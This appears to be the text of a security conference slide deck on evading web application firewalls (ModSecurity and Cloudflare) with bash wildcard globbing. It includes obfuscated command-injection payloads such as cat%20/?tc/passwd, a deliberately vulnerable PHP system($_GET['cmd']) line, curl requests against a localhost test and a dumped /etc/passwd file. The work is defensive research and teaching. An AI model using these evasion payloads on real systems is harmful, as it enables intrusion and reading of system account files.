



About Me



Who am i?

- BLAY ABU SAFIAN
- Founder / CEO of Inveteck Global
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Why talk about WAF filter evasion technique?


Opportunity to research and improve security

Plays an important role in web application protection



What is WAF?

- WAF short for web application firewall
- Layer 7 of OSI model
- WAF is used for protecting web application by filtering, monitoring and blocking malicious packets between web application and client endpoints



RELATIONSHIP BETWEEN WAF AND WEB APPLICATION



How WAF(cloudflare) work

- Monitors the GET and POST traffic which is bidirectional
- Apply rules (filters)
- If suspicious behavior detected (ask for captcha)
- If successful, action continues
- If unsuccessful, action blocks



Things you may not know

•Bash standard wildcard(globbing patterns) - used by various command line utilities to work with multiple files. Check in unix command: man 7 glob



Fun Time

•Basically everyone on unix runs the shell command "Is" to list directory contents. Normal as such Is <filename> or /bin/Is <filename>



normal technique : ls

The Filter evasion technique: /???/ls or /*/ls\$u



田

root@infosecblay: ~/Desktop/research/waf-filter-evasion

root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x16

```
root@infosecblay:~/Desktop/research/waf-filter-evasion# ls
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/ls
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/ls
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/ls$u
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# |
```



normal technique : cat <filename> or /bin/cat <filename>

WAF filter evasion technique: /???/?at or /???/?at / or /???\$u/?at\$u or /*/?at





root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x21

root@infosecblay:~/Desktop/research/waf-filter-evasion# cat research-writing.txt Read me This is just for a test root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat research-writing.txt Read me This is just for a test root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/?at ????????-??????? txt Read me This is just for a test root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat\$u ???????\$u-??????\$u.txt Read me This is just for a test root@infosecblay:~/Desktop/research/waf-filter-evasion#



ModSecurity WAF

 ModSecurity is an open-source web-based application firewall(WAF).

Supported by:Apache, Nginx, IIS etc



ModSecurity OWASP Core Rule Set(CRS) 3.0

•The Core Rule Set – sets the policy or rule for packet inspection.

ModSecurity has 4 levels of paranoia



```
# -=[ Targets and ASCII Ranges ]=-
# 920270: PL1
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 1-255
# Example: Full ASCII range without null character
#
# 920271: PL2
# REQUEST URI, REQUEST HEADERS, ARGS and ARGS NAMES
# ASCII: 9,10,13,32-126,128-255
# Example: Full visible ASCII range, tab, newline
#
# 920272: PL3
# REQUEST URI, REQUEST HEADERS, ARGS, ARGS NAMES, REQUEST BODY
# ASCII: 32-36,38-126
# Example: Visible lower ASCII range without percent symbol
# 920273: PL4
# ARGS, ARGS NAMES and REQUEST BODY
# ASCII: 38,44-46,48-58,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = - . . . &
# 920274: PL4
# REQUEST_HEADERS without User-Agent, Referer, Cookie
# ASCII: 32,34,38,42-59,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = - . . . & " * + / SPACE
```

REQUEST PROTOCOL ENFORCEMENT RULES



Testing WAF evasion against ModSecurity

Normal technique: cat /etc/passwd

- •Example Filter evasion technique: cat%20/?tc/passwd
- Here %20 stands for space.



Paranoia Level 0 (PL0) - Most rules are disabled. Most of our RCE will work out.

```
SecAction "id:999,\
phase:1,\
nolog,\
pass,\
t:none,\
setvar:tx.paranoia level=0"
```





Works Perfectlyroot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin: /usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,;/run/systemd:/usr/sbin /nologin systemd-network:x:102:103:systemd Network Management,,,;/run/systemd:/usr/sbin/nologin systemdresolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false ntp:x:105:111::/nonexistent:/usr/sbin/nologin messagebus:x:106:112::/nonexistent:/usr/sbin/nologin Debian-exim:x:107:114::/var/spool /exim4:/usr/sbin/nologin uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin redsocks:x:109:116::/var/run/redsocks:/usr/sbin/nologin tss:x:110:117:TPM2 software stack,,,:/var/lib/tpm:/bin/false rwhod:x:111:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:112:65534::/var/run/iodine:/usr/sbin/nologin stunnel4:x:113:120::/var/run/stunnel4:/usr/sbin/nologin miredo:x:114:65534::/var /run/miredo:/usr/sbin/nologin dnsmasq:x:115:65534:dnsmasq,,,;/var/lib/misc:/usr/sbin/nologin sslh:x:116:122::/nonexistent:/usr/sbin /nologin postgres:x:117:124:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash usbmux:x:118:46:usbmux daemon,,,:/var /lib/usbmux:/usr/sbin/nologin rtkit:x:119:126:RealtimeKit,,,:/proc:/usr/sbin/nologin rpc:x:120:65534::/run/rpcbind:/usr/sbin/nologin Debian-snmp:x:121:128::/var/lib/snmp:/bin/false statd:x:122:65534::/var/lib/nfs:/usr/sbin/nologin inetsim:x:123:129::/var/lib/inetsim: /usr/sbin/nologin sshd:x:124:65534::/run/sshd:/usr/sbin/nologin pulse:x:125:131:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin speech-dispatcher:x:126:29:Speech Dispatcher,,,;/var/run/speech-dispatcher:/bin/false avahi:x:127:134:Avahi mDNS daemon,,,;/var /run/avahi-daemon:/usr/sbin/nologin saned:x:128:135::/var/lib/saned:/usr/sbin/nologin colord:x:129:137:colord colour management daemon,..:/var/lib/colord:/usr/sbin/nologin geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:131:139::/var/lib/kingphisher:/usr/sbin/nologin Debian-gdm:x:132:140:Gnome Display Manager:/var/lib/gdm3:/bin/false systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin




Paranoia Level 1 (PL1) – flawless rules of high quality with virtually no false positives

```
SecAction "id:999,\
phase:1,\
nolog,\
pass,\
t:none,\
setvar:tx.paranoia_level=1"
```

Behavior of PL1 and PL2 are almost the same.






Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Debian) Server at localhost Port 80



ModSecurity WITH PL1 & PL2 WAF FILTER EVASION



Paranoia Level 3 (PL3) – More rules, keyword listing for less attack, more false positives

```
SecAction "id:999,\
```




- with PL1 and PL2 the Remote Code Execution(RCE) attack was not blocked and we can now read /etc/passwd.
- Remote Code Execution(RCE) gives an attacker the ability to execute commands on a target system. Executing an /etc/passwd gives the attacker the read access to a list of system's account, user ID, group ID, Home directory.




- Why? '?','/', 'space 'are in the ascii range on rule 920271, 920272.
- Paranoia Level 3 (PL3) Blocks characters like
 ? which appears more than 3 times.
- cmd=cat%20/?tc/?asswd







 Paranoia Level 4 (PL4) - All characters outside the range of a-zA-Z0-9 are blocked, Lots of false positives



```
root@infosecblay: ~
                                                                                                                              0 0
                        root@infosecblay: ~ 66x40
                                                                                             root@infosecblay: - 66x40
                                                                     oot@infosecblay:-# curl -v http://localhost/test.php?cmd=cat%20/e
                                                                    t?/passw?
                                                                       Trying ::1:80...
system($ GET['cmd']);
                                                                     TCP NODELAY set
                                                                     Connected to localhost (::1) port 80 (#0)
ot@infosechlay:~#
                                                                     GET /test.php?cmd=cat%20/et?/passw? HTTP/1.1
                                                                     Host: localhost
                                                                     User-Agent: curl/7.65.3
                                                                     Accept: */*
                                                                     Mark bundle as not supporting multiuse
                                                                     HTTP/1.1 403 Forbidden
                                                                     Date: Fri, 06 Sep 2019 18:17:50 GMT
                                                                     Server: Apache/2.4.41 (Debian)
                                                                    < Content-Length: 274
                                                                     Content-Type: text/html; charset=iso-8859-1
                                                                    <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
                                                                    <html><head>
                                                                    <title>403 Forbidden</title>
                                                                    </head><body>
                                                                    <h1>Forbidden</h1>
                                                                   You don't have permission to access this resource.
                                                                    <address>Apache/2.4.41 (Debian) Server at localhost Port 80</addre
                                                                    </body></html>
                                                                     Connection #0 to host localhost left intact
                                                                     oot@infosecblay:~#
```



Conclusion:

Web application firewall(WAF) can mostly be bypassed by bash standard wildcard(globbing patterns).



Reference

- https://medium.com/@infosecblay/waf-filter-404-not-found-f01c5705f215
- https://medium.com/secjuice/waf-evasion-techniques-718026d693d8
- https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/e4e0497be4d598cce0e0a8fef20d1f1e5578c8d0/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf



Any Questions?